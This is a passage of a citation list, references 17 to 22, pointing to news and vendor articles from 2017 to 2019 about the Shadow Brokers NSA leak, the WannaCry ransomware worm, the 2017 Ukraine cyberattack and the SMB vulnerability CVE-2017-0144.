[17] Goodin, Dan (April 14, 2017). "NSA-leaking Shadow Brokers just dumped its most damaging release yet". Ars Technica. p. 1. Retrieved May 13, 2017.
[18] Perlroth, Nicole; Scott, Mark; Frenkel, Sheera (June 27, 2017). "Cyberattack Hits Ukraine Then Spreads Internationally". The New York Times. p. 1. Retrieved June 27, 2017.
[19] Greenberg, Andy (May 7, 2019). "The Strange Journey of an NSA Zero-Day—Into Multiple Enemies' Hands". Wired. Archived from the original on May 12, 2019. Retrieved August 19, 2019.
[20] Goodin, Dan (May 12, 2017). "An NSA-derived ransomware worm is shutting down computers worldwide". Ars Technica. p. 1. Retrieved May 13, 2017.
[21] Warren, Tom (April 15, 2017). "Microsoft has already patched the NSA's leaked Windows hacks". The Verge. Vox Media. p. 1. Retrieved April 25, 2019.
[22] "Vulnerability CVE-2017-0144 in SMB exploited by WannaCryptor ransomware to spread over LAN". ESET North America. Archived from the original on May 16, 2017. Retrieved May 16, 2017.